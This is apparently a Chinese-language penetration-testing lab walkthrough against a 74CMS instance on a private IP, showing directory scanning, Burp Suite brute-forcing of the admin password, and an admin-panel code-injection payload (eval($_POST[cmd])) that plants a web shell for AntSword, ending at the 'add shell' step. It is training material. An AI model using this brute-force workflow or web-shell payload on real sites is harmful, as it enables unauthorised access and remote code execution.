
Extensions: php, jsp, jsf, asp, aspx, do, action, cgi, pl, html, htm, js, json, json, tar.gz, tgz | HTTP method: GET
Threads: 30 | Wordlist size: 15973

Output File: C:\Users\Administrator\Desktop\工具\目录扫描\dirsearch\reports\192.168.1.150_22-06-12_01-47-24.txt
Error Log: C:\Users\Administrator\Desktop\工具\目录扫描\dirsearch\logs\errors-22-06-12_01-47-24.log
Target: http://192.168.1.150/



[01:47:24] Starting:
[01:47:24] 403 - 1KB - /%3f/
[01:47:25] 403 - 1KB - /%C0%A0%A0%A0%A0%A0%A0%AF
[01:47:25] 403 - 1KB - /%ff
[01:47:25] 301 - 339B - /74cms -> http://192.168.1.150/74cms/
[01:47:28] 403 - 1KB - /.ht_wsr.txt
[01:47:28] 403 - 1KB - /.htaccess.bak1
[01:47:28] 403 - 1KB - /.htaccess.save
[01:47:28] 403 - 1KB - /.htaccess.orig
[01:47:28] 403 - 1KB - /.htaccess.sample
[01:47:28] 403 - 1KB - /.htaccessOLD
[01:47:28] 403 - 1KB - /.htaccess_sc
[01:47:28] 403 - 1KB - /.htaccessOLD2
```

确认目标是74CMS后尝试访问目标后台地址：


```
http://192.168.1.150/74cms/upload/index.php?
m=admin&c=index&a=login
```




双击Burpsuite工具进行密码爆破：




点击Next>>Start Burp启动工具，点击Proxy，此时已开启拦截：




浏览器中输入用户名admin，密码123，切换代理为Burpsuite后点击登录：




Burpsuite工具中找到登录动作的包，可通过点击Forward进行过滤：



将包发送给Intruder：




点击Intruder>>Positions，点击Clear清空所有爆破点，双击密码：




点击 **Add** 设置为爆破点：




点击 **Payloads**，点击 **Load ...** 添加字典，字典的绝对路径为 **C:\Users\Administrator\Desktop\工具\字典\lotDict\password.txt**：




点击 **Start attack** 进行爆破：




按照 **length** 进行排序，发现密码 **123456** 的长度比较特殊：



关闭爆破窗口，点击Discard:



关闭拦截:



Burpsuite工具中设置代理规则:

Sequencer Decoder Comparer Logger Extender Project options **User options** Learn

Connections TLS Display Misc

Remove

☐ Prompt for credentials on platform authentication failure

Upstream Proxy Servers

The following rules determine whether Burp sends each outgoing request to a proxy server, or directly to the destination web server. The first rule that matches each destination host will be used. To send all traffic to a single proxy server, create a rule with * as the destination host.

Note: these settings can be overridden for individual projects within project options.

Enabled	Destination host	Proxy host	Proxy port	Auth type	Username
<input type="checkbox"/>					

Add Edit Remove Up Down

SOCKS Proxy

These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests will be sent via this proxy. If you have configured rules for upstream HTTP proxy servers, then requests to upstream proxies will be sent via the SOCKS proxy configured here.

Note: these settings can be overridden for individual projects within project options.

☒ Use SOCKS proxy

SOCKS proxy host: 127.0.0.1

SOCKS proxy port: 9998

Username:


Password:

☐ Do DNS lookups over SOCKS proxy


将代理切换为系统代理，若出现提示需要重新提交表单，点击继续：



尝试使用 admin/123456 进行登录，点击登录：



登录成功后点击取消：



任务4：任意代码执行（T1203 - 利用客户端漏洞获取执行权限）

本场景的第4个任务是在后台利用公开漏洞进行shell的获取。

骑士cms人才系统，是一项基于PHP+MYSQL为核心开发的一套免费+开源专业人才网系统。软件具执行效率高、模板自由切换、后台管理功能方便等诸多优秀特点。全部代码都为骑士网络原创,有着完全的知识产权。凭借骑士网络的不断创新精神和认真的工作态度，骑士人才系统已成国内同类软件中的最好用的人才系统。

该任务可以通过以下操作完成。

点击系统，网站域名输入


`http://127.0.0.1/.' ,eval($_POST[cmd]),'/.com :`



点击保存修改:



启动蚁剑工具:



添加shell:

